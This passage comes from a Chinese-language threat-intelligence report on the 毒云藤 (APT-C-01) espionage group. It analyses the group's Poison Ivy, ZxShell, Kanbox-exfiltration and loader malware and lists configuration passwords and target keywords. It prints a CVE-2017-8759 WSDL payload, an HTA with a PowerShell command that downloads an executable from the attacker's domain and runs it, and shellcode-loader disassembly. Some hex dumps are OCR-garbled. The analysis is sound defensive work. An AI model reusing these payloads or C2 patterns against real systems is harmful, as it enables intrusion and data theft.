    JUMPOUT(byte_405030);
}
  
```

图 31 Poison Ivy 木马（三个）相关异或解密对比图

下表是相关 Poison Ivy 木马配置信息（ID 和对应密码）列表。

MD5	ID	密码
d61c583eba31f2670ae688af070c87fc	14	926
26d7f7aa3135e99581119f40986a8ac3	14	8613
5ee2958b130f9cda8f5f3fc1dc5249cf	4	#My43@92
7639ed0f0c0f5ac48ec9a548a82e2f50	1013	@1234@
250c9ec3e77d1c6d999ce782c69fc21b	avex	admin
f3ed0632cadd2d6beffb9d33db4188ed	w6U900	admin
9b925250786571058dae5a7cbea71d28	zhan	ftp1234
ae004a5d4f1829594d830956c55d6ae4	zhan2	ftp1234
fccb13c00df25d074a78f1eeeb04a0e7	zhan2	ftp1234
a73d3f749e42e2b614f89c4b3ce97fe1	009-4	ftp443
785b24a55dd41c94060efe8b39dc6d4c	120707	hook32wins
36c23c569205d6586984a2f6f8c3a39e	90518	kkbox55
81e1332d15b29e8a19d0e97459d0a1de	90518	kkbox55
7c498b7ad4c12c38b1f4eb12044a9def	motices	ps135790
ca663597299b1cecaf57c14c6579b23b	010-4	ps1478
76782ecf9684595dbf86e5e37ba95cc8	13099	updatewin
c31549489bf0478ab4c367c563916ada	0314--Good	updatewin

B. ZxShell

ZxShell 从 2007 年 12 月开始一直到 2014 年 10 月一直被毒云藤组织持续使用。由于相关版本差别较大，区分为内部公开版和源码公开版，第一个版指从 2007 年开始到 2012 年之前出现过的该组织使用的 ZxShell 木马，第二个版指从 2012 年开始到 2014 年出现过的该组织使用的相关 ZxShell 木马，相关木马是基于源码公开版进行开发，即我们称之为二次开发版。

内部公开版和源码公开版均为 3.0 版本，前者无大范围公开，其中功能较丰富，后者相关源码传播较为广泛，其中功能较之前版本剔除部分。

关于 ZxShell 的研究可以参看思科的 Threat Spotlight: Group 72, Opening the ZxShell 报告⁸。

	内部公开版	源码公开版	二次开发版
CleanEvent	√	√	√
End	√	√	√
Execute	√	√	√
Help / ?	√	√	√
LoadDll	√	√	√
Ps	√	√	√
SC	√	√	√

⁸ Threat Spotlight: Group 72, Opening the ZxShell, <http://blogs.cisco.com/security/talos/opening-zxshell>

ShareShell	√	√	√
SysInfo	√	√	√
TermSvc	√	√	√
TransFile	√	√	√
ZXNC	√	√	√
zxplug	√	√	√
CA	√	√	✗
CloseFW	√	√	✗
FileTime	√	√	✗
PortScan	√	√	✗
RunAs	√	√	✗
Shutdown	√	√	✗
Uninstall	√	√	✗
User	√	√	✗
ZXHttpProxy	√	√	✗
ZXHttpServer	√	√	✗
ZXSockProxy	√	√	✗
capsrv	√	✗	✗
Exit / Quit	√	✗	✗
FileMG	√	✗	✗
FindDialPass	√	✗	✗
FindPass	√	✗	✗
GetCMD	√	✗	✗
KeyLog	√	✗	✗
rPortMap	√	✗	✗
SYNFlood	√	✗	✗
winvnc	√	✗	✗
ZXARPS	√	✗	✗
总共指令数量	35	24	13

从上表可以看出基于相关版本的木马，对应版本自带指令数量不断减少，也就是毒云藤组织剔除了较多已有的功能，在二次开发版中只保留了 13 个指令，进一步增量了其他指令和功能。二次开发版中相关新增功能如下表所示：

二次开发版与源码公开版对比

剔除功能	保留功能	新增功能
克隆系统账号	清除系统日记	IEPass 获取 IE 密码
暂时关闭 windows 自带防火墙	结束本程序	搜索敏感信息加密写入文件：指定时间范围内；指定文件扩展名；指定关键字范围内
克隆一个文件的时间信息	显示本信息	搜集信息回传到服务器
端口扫描	加载一个 DLL 或插入到指定的进程	期间相关版本改动：修改监控
以其他进程或用户的身份运行		

行程序	进程管理	日志文件加密写到日志
注销 重启 关闭系统	服务管理	<i>adovbs.mof</i> ; 添加配置字符的
卸装	共享一个 Shell 给别人.	监控; 增加了 <i>Profiles.log</i> 记
系统帐户管理	查看系统详细信息	录系统信息和文件信息
代理服务器	配置终端服务	
HTTP 服务器	从指定网址下载文件或上传	
Socks 4 & 5 代理	文件到指定 FTP 服务器	
	NC	
	插件功能, 可添加自定义命	
	令	

我们捕获到的样本是基于 ZxShell 源码修改, 保留原有结构, ZxShell 本身指令比较多, 有二十多种。我们捕获的样本除了保留部分指令外, 删除了大量指令, 如: 安装启动, 克隆系统账户, 关闭防火墙, 端口扫描, 代理服务器等功能。另外增加“IEPass”指令。

```

if ( !dword_5123E990(&v6, name) )
    return sub_51211881(s, "%s", (unsigned int)byte_51238C58);
if ( dword_5123E990(&v6, "Help") && dword_5123E990(&v6, "?") )
{
    if ( dword_5123E990(&v6, "Exit") || !dword_5123E990(&v6, "Quit") )
        return 0;
    if ( dword_5123E990(&v6, "SysInfo") )
    {
        if ( dword_5123E990(&v6, "Ps") )
        {
            if ( dword_5123E990(&v6, "CleanEvent") )
            {
                if ( dword_5123E990(&v6, "IEPass") )
                {
                    if ( dword_5123E990(&v6, "TransFile") )
                    {
                        if ( dword_5123E990(&v6, "GetCMD") )
                        {
                            if ( dword_5123E990(&v6, "ZXNC") )
                            {
                                if ( dword_5123E990(&v6, "End") )
                                {
                                    if ( dword_5123E990(&v6, "ShareShell") )
                                    {
                                        if ( dword_5123E990(&v6, "FileMG") )
                                        {
                                            if ( dword_5123E990(&v6, "rPortMap") )
                                                sub_51211881(s, "%s Unknown Command.\r\n", (unsigned int)&v6);
                                            else
                                                sub_51217862(s, 4);
                                        }
                                    }
                                }
                            }
                        }
                    }
                }
            }
        }
    }
}

```

图 32 包含 IEPass 指令相关代码截图

相关子版本迭代更新（二次开发版）

- 对比上一个版本,变化主要是搜集信息的部分,搜集文档的创建时间时间从半年前变成 4 年前, 增加对“.wps”扩展名的文件搜集, 改变原来的“.doc”为“.doc*”;
- 窃取的文档的创建时间又重新变成半年, 文件打包部分修改, 去除文件版本信息;
- 比较大的改动, 修改监控日志文件加密写到日志 *adovbs.mof*, 添加配置字符的监控, 增加, 增加了 *Profiles.log* 记录系统信息和文件信息;
- 代码功能较上个版本更新较少, 相关函数位置发生了变化, 是对抗杀毒软件进行了相关调整。

```

}
sub_51214CB0("\r\nDisk Info:", byte_51238840);
if ( u7 > 0 )
{
    v12 = &v44;
    do
    {
        if ( *v12 != 65 )
        {
            sub_512150C0(v12, "军事", v24, v26, v27, v28);
            sub_512150C0(v12, "对台", v13, v14, v15, v16);
            sub_512150C0(v12, "工作", v17, v18, v19, v20);
        }
        v12 += 5;
        --u7;
    }
    while ( u7 );
}
memset(&v42, 0, 0x104u);
sprintf(&v42, "*%s");
sub_512150C0(&byte_512389CC, &v42, v21, v22, ".tsp", v28);
memset(&v42, 0, 0x104u);
result = ((int (__stdcall *)(_DWORD, char *, signed int))v32)("ProgramFiles", &v42, 260);

```

图 33 包含相关关键字代码截图

ZxShell 相关配置列表

上线密码	标记	关键字
admin	fish1111	“201”, “报”, “项”
ps1357	ps1234	“军事”, “对台”, “工作”
ftp533	ftp1234	“军”, “项”
8613	spring	“军”, “航”, “报告”
661566	大 661566 大	“极地”, “军”, “雪”
987	zxcvasdf	“对台”, “国际”, “军”
95279527	asusgo	“航”, “无人”, “军”
qwer1234	kano918	“航”, “军”, “部”

C. 酷盘版

相关样本伪装文件夹图标，执行后释放“svch0st.exe”的木马文件和用作迷惑用户的正常文件夹和“.doc”文档文件。

“svch0st.exe”是一个采用 ssl 加密协议传输的一个木马程序，它会每过一个小时，执行一遍所有的木马流程，木马流程把包括获取电脑上的所有信息(相关信息包括：文件目录、系统版本，网卡信息、进程列表信息、打包指定文件、网络信息和磁盘信息)，还有如果发现文件有相关关键字(如：“台”、“军”、“战”)的文件，打包，通过 ssl 协议的方式上传到攻击者事先注册的酷盘。

C&C 地址是酷盘地址⁹，通过酷盘提供的 API 进行文件上传。

API 上传接口：

https://api-upload.kanbox.com/0/upload/%s/%s?bearer_token=%s
<https://auth.kanbox.com/0/token>

⁹<https://kanbox.com/>

```

    ...
    SSLInit(3);                                // SSL协议协商
    v3 = sub_40CC50(v2);                        // 初始化SSL
    sub_40CC90(v3, 20011, (unsigned int)sub_405080); // 获取TOKEN
    memset(&dest, 0, 0x104u);
    sprintf(&dest, "%s_%s", "Chu{zju{hrk}(", a1); // 字符串解密后是 Aboutdoublewu
    if ( v3 )
    {
        sub_40CEB0(&Memory, &v9, 1);
        sub_40CEB0(&Memory, &v9, 1);
        sub_40CEB0(&Memory, &v9, 1);
        sub_40CEB0(&Memory, &v9, 1);
        sub_40CC90(v3, 47, 1);
        sub_40CC90(v3, 10002, (unsigned int)"https://auth.kanbox.com/0/token");
        sub_40CC90(v3, 10024, (char)Memory);
        sub_40CC90(v3, 64, 0);
        sub_40CC90(v3, 81, 0);
        v4 = _mkgrntime((struct tm *)v3);
    }
    else
    {
        v4 = v11;
    }
    sub_40D780(Memory);
    sub_40CEA0(v3);
    Sleep(1000u);
    memset(&v13, 0, 0x104u);
    sprintf(&v13, "https://api-upload.kanbox.com/0/upload/%s/%s?bearer_token=%s", &dest, a2, byte_4F2214);
    v10 = 0;
    v11 = 0;
    v6 = sub_40CC50(v5);
    if ( !v6
        || (sub_40CEB0(&v10, &v11, 1),
            sub_40CC90(v6, 47, 1),
            sub_40CC90(v6, 10002, (unsigned int)&v13),
            sub_40CC90(v6, 10024, (char)v10),
            sub_40CC90(v6, 64, 0),
            sub_40CC90(v6, 81, 0),
            _mkgrntime((struct tm *)v6),
            v4 ) )
    {
        result = 0;
    }
}

```

图 34 包含酷盘 API 地址的代码截图



图 35 酷盘官网首页截图

酷盘版 A 相关功能描述 (不释放 Shellcode 后门)	酷盘版 B 相关功能描述 (释放 shellcode 后门)
1、 释放窃密木马子体	1、 释放窃密木马子体
2、 获取系统信息	2、 获取系统信息

- | | |
|--------------|-------------------------|
| 3、搜索敏感文件 | 3、搜索敏感文件 |
| 4、打包加密上传敏感文件 | 4、打包加密上传敏感文件 |
| | 5、释放 Shellcode 后门子体（增加） |
| | 6、连接远程 CC 服务器（增加） |
| | 7、执行远程命令（增加） |

酷盘版相关配置信息列表

样本编译时间戳	监控字符	特征串
2/11/2015 20:48:26	“2014”, “军”, “兵”	A-plus
2/11/2015 20:48:26	“台”, “军”, “战”	Aboutdoublewu
2/11/2015 20:48:26	“201”, “报”, “研”	book
2/11/2015 20:48:26	“国际”, “合作”, “军事”	wind
2/11/2015 20:48:26	“部队”, “机场”, “部队”	rankco
3/1/2015 22:08:18	“2014”, “军”, “兵”	A-plus
3/2/2015 8:21:01	“军”, “机”, “站”	ineedyou
3/2/2015 23:17:57	“十”, “国”, “中”	ineedyou
3/2/2015 23:17:57	“军”, “机”, “站”	ineedyou
3/2/2015 23:17:57	“十三”, “运输”, “铁路”	AJ
5/4/2015 16:48:12	“部队”, “台湾”, “基地”	rancor
5/4/2015 16:48:12	“军”, “科技”, “国”	furyman
5/4/2015 16:48:12	“201”, “密”, “内部”	king
5/4/2015 16:48:12	“2015 年”, “工作”, “报告”	comein
5/4/2015 16:48:12	“201”, “报”, “研”	book

D. 未知 RAT

未知 RAT 从外层 dropper 区分为文件夹和捆绑两个版本，其中的 RAT 分为 4 个版本，这 4 种 RAT 均为未知远控。

a) 文件夹版



图 36 未知 RAT 文件版执行后相关变化

b) 捆绑版

67d5f04fb0e00addc4085457f40900a2
└─Atnewyrr.exe~tmp.zip



图 37 未知 RAT 中利用到的数字签名

E. 其他

毒云藤组织在相关行动中使用的后门程序，进一步还包括 gh0st、XRAT、HttpBot 这三种 RAT。

3) 脚本加载的攻击载荷分析

2018年初，360威胁情报中心发现了毒云藤组织使用的一个用于控制和分发攻击载荷的控制域名 <http://updateinfo.servegame.org>，并对外披露了相关攻击技术和关联分析(详见<https://ti.360.net/blog/articles/analysis-of-apt-c-01/>)。

在该攻击活动中，该组织结合 CVE-2017-8759 漏洞文档，下载恶意的 HTA 文件，执行相关脚本命令来下载执行后续的攻击载荷模块。

Index of /			
Name	Last modified	Size	Description
Tcpview.exe	2017-11-28 04:49	294K	
bing/	2017-11-16 07:44	-	
bingpolkji9ds.tmp	2017-11-16 07:38	4.9K	
ding1/	2017-11-16 07:46	-	
ding1loilmkjh.tmp	2017-11-16 07:47	4.9K	
ding2/	2017-11-16 07:49	-	
ding23edfgtrd.tmp	2017-11-16 07:48	4.9K	
doajksdlfsadk.tmp	2017-09-15 08:21	4.9K	
doajksdlfsadk.tmp.1	2017-09-15 08:21	4.9K	
doajksdlfadk.tmp	2017-09-27 06:36	4.9K	
dvhrksdlfsadk.tmp	2017-09-27 06:38	4.9K	
jin1/	2017-11-16 07:29	-	
jin1asdwe2123.tmp	2017-10-30 08:33	4.9K	
jin2/	2017-11-01 02:32	-	
jin2sdweqsdas.tmp	2017-10-30 08:34	4.9K	
tiny1/	2017-11-01 02:41	-	
tiny1detvghrt.tmp	2017-10-30 08:34	4.9K	
tiny2/	2017-11-01 02:45	-	
tiny2lrmkoiju.tmp	2017-10-30 08:34	4.9K	
tony1/	2017-11-01 02:46	-	
tony1loik.lpo.tmp	2017-10-30 08:38	4.9K	
tony2/	2017-11-01 02:48	-	
tony2fsdfdcslf.tmp	2017-10-30 08:38	4.9K	
vfajksdlfsadk.tmp	2017-09-27 06:37	4.9K	

Index of /ding1			
Name	Last modified	Size	Description
Parent Directory		-	
ding1.exe	2017-11-16 07:45	13K	
ding1.hta	2017-11-16 07:45	752	
ding1.txt	2017-11-16 07:46	1.2K	

A. Dropper 分析

Dropper 程序由鱼叉邮件附带的漏洞文档触发下载执行。

```
<definitions
  xmlns="http://schemas.xmlsoap.org/wsdl/"
  xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/"
  xmlns:suds="http://www.w3.org/2000/wsdl/suds"
  xmlns:tns="http://schemas.microsoft.com/clr/ns/System"
  xmlns:clr="http://schemas.microsoft.com/clr/nsassem/Logo/Logo">
  <portType name="PortType"/>
  <binding name="Binding" type="tns:PortType">
    <soap:binding style="rpc" transport="http://schemas.xmlsoap.org/soap/http"/>
    <suds:class type="ns0:Image" rootType="MarshalByRefObject"></suds:class>
  </binding>
  <service name="Service">
    <port name="Port" binding="ns:Binding">
      <soap:address location="http://updateinfo.servegame.org?c:Windows\System32\mshta.exe?http://
updateinfo.servegame.org/ding1/ding1.htm"/>
      <soap:address location="<!--
        if (System.AppDomain.CurrentDomain.GetData('_url.Split('?')[0]) == null) {
          System.Diagnostics.Process.Start(_url.Split('?')[1] + '_url.Split('?')[2]);
        System.AppDomain.CurrentDomain.SetData('_url.Split('?')[0], true);
      -->"/>
    </port>
  </service>
</definitions>
```

并且进一步下载恶意的 HTA 文件，其执行 PowerShell 指令下载 Loader 程序，保存为 officeupdate.exe 并执行。

```
<html>+
<head>+
<script language="VBScript">+
Sub window_onload+
    const impersonation = 3+
    Const HIDDEN_WINDOW = 12+
    Set Locator = CreateObject("WbemScripting.SWbemLocator")+
    Set Service = Locator.ConnectServer()+
    Service.Security_.ImpersonationLevel=impersonation+
    Set objStartup = Service.Get("Win32_ProcessStartup")+
    Set objConfig = objStartup.SpawnInstance)+
    Set Process = Service.Get("Win32_Process")+
    Error = Process.Create("PowerShell -WindowStyle Hidden -nop -c
(New-Object
System.Net.WebClient).DownloadFile('http://updateinfo.servegame.org/tinyl/tinyl.
exe','officeupdate.exe'):(New-Object -com
Shell.Application).ShellExecute('officeupdate.exe'):," , null, objConfig,
intProcessID)+
    window.close()+
end sub+
</script>+
</head>+
</html>+
```

B. Loader 分析

根据 Loader 程序中包含的字符串信息，制作者将其命名为 SCLoaderByWeb，版本信息为 1.0 版，从字面意思为从 Web 获取的 Shellcode Loader 程序。其用来下载执行 shellcode 代码。

```
:0x000002ce0 ==> SCLoaderByWeb, 1.0 版
:0x000002d88 ==> SCLoaderByWeb
:0x000002dae ==> SCLOADERBYWEB
:0x00000ad2 ==> @http://www.baidu.com/
:0x00000b00 ==> http://updateinfo.servegame.org/tinyldetvghrt.tmp
```

Loader 程序首先会尝试连接某常用网址，以判断网络联通性，如果没有联网，会每隔 5 秒尝试连接一次，直至能联网。

然后从 [hxxp://updateinfo.servegame.org/tiny1detvghrt.tmp](http://updateinfo.servegame.org/tiny1detvghrt.tmp) 下载 payload，如图：

The screenshot illustrates the debugger's interface for examining a malware sample. The assembly pane at the top displays the following code snippet:

```

loc_40108C:
    test    eax, eax
    jz     short loc_40107A

```

The memory dump pane below shows the state of registers and memory before the conditional jump:

loc_401080:	xor	eax, eax
	push	eax ; dwFlags
	push	eax ; lpszProxyBypass
	push	eax ; lpszProxy
	push	eax ; dwAccessType
	push	edi ; lpszAgent
	mov	[ebp+dwNumberOfBytesRead], eax
	mov	[ebp+Buffer], eax
	call	ds:InternetOpenW
	mov	esi, eax
	xor	eax, eax
	push	eax ; dwContext
	push	80000000h ; dwFlags
	push	eax ; dwHeaderLength
	push	eax ; lpszHeaders
	push	offset aLttUpdateInfo ; "http://updateinfo.servegame.org/tinyde..."
	push	esi ; hInternet
	call	ds:InternetOpenUrlW
	mov	edi, eax
	test	edi, edi
	jhz	short loc_4010CE

The assembly pane also highlights a specific push instruction:

```

push offset szUrl ; "http://www.baidu.com/"

```

The memory dump panes on the right show the values at the memory addresses where these values are stored:

- szUrl:** http://www.baidu.com/
- dwFlags:** 0x8000

接着判断文件是否下载成功，如果没有下载成功会休眠 1 秒后，然后再次尝试下载 payload：

```

mov    esi, eax
xor    eax, eax
push   eax          ; dwContext
push   80000000h    ; dwFlags
push   eax          ; dwHeadersLength
push   eax          ; lpHeaders
push   offset aHTTPUpdateInfo ; "http://updateinfo.servgame.org/tinyide"...
push   esi          ; hInternet
call   ds:InternetOpenUrl
mov    edi, eax
test   edi, edi
jnz   short loc_4010CE

loc_4010CE:
lea    eax, [ebp+dwNumberOfBytesRead]
push   eax          ; lpdwNumberOfBytesRead
push   1770h        ; dwNumberofBytesToRead
lea    eax, [ebp+lpBuffer]
push   eax          ; lpBuffer
push   edi          ; hFile
call   ds:InternetReadFile
push   esi          ; hInternet
call   ds:InternetCloseHandle
mov    edi, [ebp+dwNumberOfBytesRead]
cmp    edi, [eax]
jnb   short loc_40110C

loc_40110C:
push   edi          ; dwSize
call   ds:malloc
mov    ebx, eax
pop    ecx
and    dword ptr [ebx], 0
test   edi, edi
jz    short loc_40112E

push   1000          ; dwMilliseconds
call   ds:Sleep
mov    edi, [ebp+var_1B68]
jmp   short loc_401098

```

下载成功后，把下载的文件内容按每个字节分别和 0xac, 0x5c, 0xdd 异或解密(本质上就是直接每个字节异或 0x2d)，如图：

```

loc_40112E:           ; CODE XREF: sub_401008+113↑j
    xor    eax, eax
    test   edi, edi
    jz     short loc_40113D

loc_401134:           ; CODE XREF: sub_401008+133↓j
    xor    byte ptr [eax+ebx], 0ACh
    inc    eax
    cmp    eax, edi
    jb    short loc_401134

loc_40113D:           ; CODE XREF: sub_401008+12A↑j
    xor    eax, eax
    test   edi, edi
    jz     short loc_40114C

loc_401143:           ; CODE XREF: sub_401008+142↓j
    xor    byte ptr [eax+ebx], 5Ch
    inc    eax
    cmp    eax, edi
    jb    short loc_401143

loc_40114C:           ; CODE XREF: sub_401008+139↑j
    xor    eax, eax
    test   edi, edi
    jz     short loc_40115B

loc_401152:           ; CODE XREF: sub_401008+151↓j
    xor    byte ptr [eax+ebx], 0DDh
    inc    eax
    cmp    eax, edi
    jb    short loc_401152

```

之后把解密完的 shellcode 在新创建的线程中执行，如图：

```

.text:00401158 loc_40115B:           ; CODE XREF: sub_401008+148↑j
.text:00401158    push  40h          ; flProtect
.text:0040115D    push  1000h        ; flAllocationType
.text:00401162    lea   eax, [edi+0Ah]
.text:00401165    push  eax
.text:00401166    push  0             ; dwSize
.text:00401168    call  ds:GetCurrentProcess
.text:0040116E    push  eax
.text:0040116F    call  ds:VirtualAllocEx
.text:00401175    push  edi, [eax]      ; Size
.text:00401176    mov   esi, eax
.text:00401178    push  ebx, [esi]      ; Src
.text:00401179    push  esi, [esi]      ; Dst
.text:0040117A    call  memCPY
.text:0040117F    add   esp, 0Ch
.text:00401182    xor   eax, eax
.text:00401184    push  eax, [esp]      ; lpThreadId
.text:00401185    push  eax, [esp]      ; dwCreationFlags
.text:00401186    push  esi, [esp]      ; lpParameter
.text:00401187    push  offset StartAddress : lpStartAddress
.text:0040118C    push  eax, [esp]      ; dwStackSize
.text:0040118D    push  eax, [esp]      ; lpThreadAttributes
.text:0040118E    call  ds>CreateThread
.text:00401194    push  0FFFFFFFh        ; dwMilliseconds
.text:00401196    push  eax, [esp]      ; hHandle
.text:00401197    call  ds:WaitForSingleObject
.text:0040119D    mov   ecx, [ebp+var_4]
.text:004011A0    pop   edi
.text:004011A1    pop   esi
.text:004011A2    xor   ecx, ebp
.text:004011A4    xor   eax, eax
.text:004011A6    pop   ebx
.text:004011A7    call  sub_40141C
.text:004011A8    leave
.text:004011A9    retn  10h
.text:004011A0 sub_401008 endp

```

```

.text:00401000 StartAddress proc near           ; DATA XREF: sub_401008+17F↓o
.text:00401000
.text:00401000 lpThreadParameter= dword ptr  8
.text:00401000
.text:00401000    push   ebp
.text:00401001    mov    ebp, esp
.text:00401003    call   [ebp+lpThreadParameter]  直接CALL线程传过来的参数
.text:00401006    pop   ebp
.text:00401007    retn
.text:00401007 StartAddress endp

```

C. Shellcode 分析



分发域名地址托管的.tmp 文件均为逐字节异或的 shellcode，如下图为从分发域名下载的 tinyq1detvghrt.tmp 文件，该文件是和 0x2d 异或加密的数据。

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
00000000	78	A6	C1	AC	E9	1D	DD	D2	D2	4D	1E	ED	A0	90	A9	DD
00000010	D2	D2	94	59	22	2D	2D	DE	87	1E	ED	A0	90	6D	DD	D2
00000020	D2	94	69	2D	2D	DE	87	EA	A8	80	DC	D2	D2	CA	2D	011---P1e---IÜÜÜÉ-
00000030	2D	2D	C4	43	20	2D	78	A6	C1	AC	E9	1D	D7	D2	D2	--AC--x Åé,x00=
00000040	A6	58	25	AA	AB	D6	2E	2D	2D	7D	47	2D	47	2D	D2	BB
00000050	A8	2D	2D	D2	A4	AB	E8	25	2D	2D	D2	B4	2D	2D	2D	--xéçé--0x--
00000060	10	9A	2D	2D	5B	29	E4	EF	29	2D	7B	AB	46	24	.1---X)äi)-(«F\$	
00000070	2D	2D	7D	AB	6B	2C	2D	2D	7D	D2	BB	D0	2D	2D	--} «h,--)>D---	
00000080	C5	2A	2D	2D	5A	5E	1F	72	1E	1E	2D	75	7D	D2	BB	Ä---Z",r,-u,]0x
00000090	B0	2D	2D	A4	AB	EE	27	2D	C5	17	2D	2D	2D	CC	9---xäi'-A,--i	
000000A0	4D	99	A3	2C	2D	FC	6C	04	51	38	2D	33	96	C1	48	34
000000B0	2D	21	75	C0	C7	30	2D	AC	00	53	72	2B	97	0F	5D	-uåç0-,Sr(-1.)
000000C0	1A	2D	7C	C5	11	57	3C	2D	E8	EO	EB	31	24	2B	FA	. -SÄ,W<-ääë15-ä
000000D0	F2	08	64	B4	2D	2D	2D	2D	2D	72	AE	12	2D	59	3C	D, d'----r@,-Y60
000000E0	1A	2D	9B	EE	27	2D	2D	7D	D2	BB	F0	2D	2D	2D	22	9A, .Ö1l'--)>ä---I
000000F0	7A	29	A4	29	1F	AE	EA	2B	C6	CD	45	A2	F5	89	96	D2
00000100	9B	EE	27	2D	2D	7D	D2	BB	F0	2D	2D	2D	A0	A0	47	D3
00000110	D2	D2	7C	45	2C	2D	2D	2D	D2	FD	A2	ED	22	A8	4F	29
00000120	2D	2D	EA	AB	19	D1	D2	D2	3D	0A	2D	AD	93	D9	27	
00000130	2D	2D	2C	58	15	AE	93	EC	2F	2D	2D	58	02	D2	9B	--,X,0!i--~OX,0!
00000140	A1	2C	2D	D2	A2	AB	EC	2F	2D	45	1C	2C	2D	2D	A0	i,--ç<i/-~E,--
00000150	AB	BB	2C	2D	2D	7D	A0	AB	E8	2F	2D	2D	7D	D2	BB	84 <@,-->@-->@
00000160	2D	2D	2D	EA	AB	A1	2C	2D	2D	D2	D2	EA	A8	69	-->@,--~0000é i	
00000170	D3	D2	D2	2D	2D	2D	2D	EB	AB	95	25	2D	2D	CA	93	
00000180	D9	27	2D	2D	2C	22	AB	A5	2D	2D	2D	AE	90	69	D3	D2
00000190	D2	2F	58	1C	AD	93	D8	27	2D	2C	58	05	AE	93	A1	
000001A0	2C	2D	2D	D2	58	3B	D2	9B	EC	2F	2D	2D	A2	AB	A1	2C
000001B0	2D	2D	EA	AB	EC	2F	2D	2D	D2	D2	D2	EB	AB	D9	27	

解密后发现是 Poison Ivy 生成的 shellcode，标志如下：

000001220	04	08	00	53	74	75	62	50	61	74	68	18	04	28	00	53	...StubPath..(.SOFTWARE\Classes\http\shell\open\commandV.5.Softw
000001230	4F	46	54	57	41	52	45	5C	43	6C	61	73	73	65	73	5C	are\Microsoft\Active Setup\Installed Components\ú..tina_1...f
000001240	68	74	74	70	5C	73	68	65	6C	6C	5C	6F	70	65	6E	5C	evupdate.ocry.co
000001250	63	6F	6D	6D	61	6E	64	56	04	35	00	53	6F	66	74	77	m.P.I.....A...
000001260	61	72	65	5C	4D	69	63	72	6F	73	6F	66	74	5C	41	63	ÿÿÿE..[1681681..
000001270	74	69	76	65	20	53	65	74	75	70	5C	49	6E	73	74	61	..!)!VoqA.I4....\$
000001280	6C	6C	65	64	43	46	6D	70	6F	6E	65	6E	74	73	5C	QRW1ÀdI@0!@.Ip..	
000001290	FA	0A	06	00	74	69	6E	61	5F	31	90	01	16	00	12	66	I@.hù"x.S.Pè"...j..
0000012A0	65	76	75	70	64	61	74	65	2E	6F	63	72	79	2E	63	6F	hel32hkernläj.j..
0000012B0	6D	00	50	00	8C	01	04	00	00	00	00	00	C1	02	04	00	SýD[[[_ZY[Pééúÿÿ
0000012C0	FF	FF	FF	FF	45	01	06	00	31	36	38	31	36	38	FB	03	c2
0000012D0	09	00	29	21	56	6F	71	41	2E	49	34	00	00	00	00	53	上线密码
0000012E0	51	52	57	31	C0	64	8B	40	30	8B	40	0C	8B	70	1C	AD	
0000012F0	8B	40	08	68	FC	A4	53	07	50	E8	22	00	00	00	6A	00	
000001300	68	65	6C	33	32	68	6B	65	72	6E	89	E3	6A	00	6A	00	
000001310	53	FF	D0	5B	5B	5B	5F	5A	59	5B	50	E9	EA	FA	FF	FF	

通过分析测试 Poison Ivy 木马生成的 shellcode 格式与该攻击载荷中使用的 shellcode 格式比较，得到每个配置字段在 shellcode 中的位置和含义。



00001220	04 08 00 53 74 75 62 50 61 74 68 18 04 28 00 53	...StubPath...,(S
00001230	4F 46 54 57 51 52 45 5C 63 6C 61 73 73 65 73 5C	0FWARE\Classes\
00001240	68 74 74 77 5C 73 65 63 5C	0FWARE\Classes\
00001250	63 6F 6D 60 61 6E 64 56 04 35 00 53 6F 66 74 77	http://shell\open
00001260	63 6F 6D 60 61 6E 64 56 04 35 00 53 6F 66 74 77	commandV.5.Software
00001270	74 69 76 65 20 53 65 74 75 70 5C 49 6E 73 74 61	are\Microsoft\Ac
00001280	6C 62 65 64 20 43 6F 6D 70 6F 6E 65 6F 74 73 5C	tive\Setup\Insta
00001290	FA 0A 08 00 49 44 62 59 61 6F 6A 69 F9 0B 05 00	lling\Components
000012A0	47 72 6F 75 70 90 01 00 00 09 31 32 37 2E 30 2E	00001290 FA 0A 08 00 74 69 6E 61 5F 31 90 01 16 00 12 66
